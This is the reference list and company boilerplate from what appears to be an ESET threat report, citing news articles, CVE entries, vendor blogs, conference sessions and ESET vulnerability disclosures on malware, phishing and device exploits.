[63] https://www.bleepingcomputer.com/news/security/new-phishing-attack-uses-morse-code-to-hide-malicious-urls/

[64] https://www.enel.it/it/supporto/avvisi/attenzione-email-truffa

[65] https://twitter.com/ESETresearch/status/1371829367068852226

[66] https://blog.checkpoint.com/2021/03/09/dangerous-malware-dropper-found-in-9-utility-apps-on-googles-play-store/

[67] https://www.welivesecurity.com/2021/01/26/wormable-android-malware-spreads-whatsapp-messages/

[68] https://www.welivesecurity.com/2021/04/20/whatsapp-pink-watch-out-fake-update/

[69] https://www.theverge.com/2021/3/22/22345696/google-android-apps-crashing-fix-system-webview

[70] https://news.drweb.com/show/?i=14182&lng=en&c=5

[71] https://cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508

[72] https://www.jamf.com/blog/shlayer-malware-abusing-gatekeeper-bypass-on-macos/

[73] https://support.apple.com/en-us/HT212325

[74] https://objective-see.com/blog/blog_0x62.html

[75] https://redcanary.com/blog/clipping-silver-sparrows-wings/

[76] https://twitter.com/ESETresearch/status/1366677211303079938

[77] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5687

[78] https://www.exploit-db.com/exploits/25978

[79] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10562

[80] https://isc.sans.edu/forums/diary/Cheap+Chinese+JAWS+of+DVR+Exploitability+on+Port+60001/25530/

[81] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2051

[82] https://www.forescout.com/research-labs/namewreck/

[83] https://www.blackhat.com/us-21/briefings/schedule/index.html#anatomy-of-native-iis-malware-23395

[84] https://www.rsaconference.com/usa/agenda/session/security-the-hidden-cost-of-android-stalkerware

[85] https://www.rsaconference.com/usa/agenda/session/beyond-livingofftheland-why-xp-exploits-still-matter

[86] https://eecd.eset.com/agenda/detail/14

[87] https://eecd.eset.com/agenda/detail/7

[88] https://eecd.eset.com/agenda/detail/4

[89] https://eecd.eset.com/agenda/detail/21

[90] https://www.welivesecurity.com/wp-content/uploads/2021/05/eset_android_stalkerware.pdf

[91] https://www.welivesecurity.com/wp-content/uploads/2021/03/ESET_Smart_Sex_Toys.pdf

[92] https://www.welivesecurity.com/wp-content/uploads/2021/01/ESET_Kobalos.pdf

[93] https://attackevals.mitre-engenuity.org/enterprise/carbanak_fin7/

[94] https://www.eset.com/blog/awards-and-testing/know-your-enemy-mitre-engenuitys-attckr-evaluations-show-the-need-for-balanced-approach-to-edr-us/

[95] https://github.com/eset/vulnerability-disclosures/blob/master/CVE-2021-25323/CVE-2021-25323.md

[96] https://github.com/eset/vulnerability-disclosures/blob/master/CVE-2021-25324/CVE-2021-25324.md

[97] https://github.com/eset/vulnerability-disclosures/blob/master/CVE-2021-25325/CVE-2021-25325.md

[98] https://help.eset.com/glossary/en-US/unwanted_application.html

[99] https://help.eset.com/glossary/en-US/unsafe_application.html

About ESET

For more than 30 years, *ESET®* has been developing industry-leading IT security software and services to protect businesses, critical infrastructure and consumers worldwide from increasingly sophisticated digital threats. From endpoint and mobile security to endpoint detection and response, as well as encryption and multifactor authentication, ESET's high-performing, easy-to-use solutions unobtrusively protect and monitor 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company that enables the safe use of technology. This is backed by ESET's R&D centers worldwide, working in support of our shared future. For more information, visit *www.eset.com* or follow us on *LinkedIn*, *Facebook*, and *Twitter*.

ENJOY SAFER TECHNOLOGY™

WeLiveSecurity.com
@ESETresearch
ESET GitHub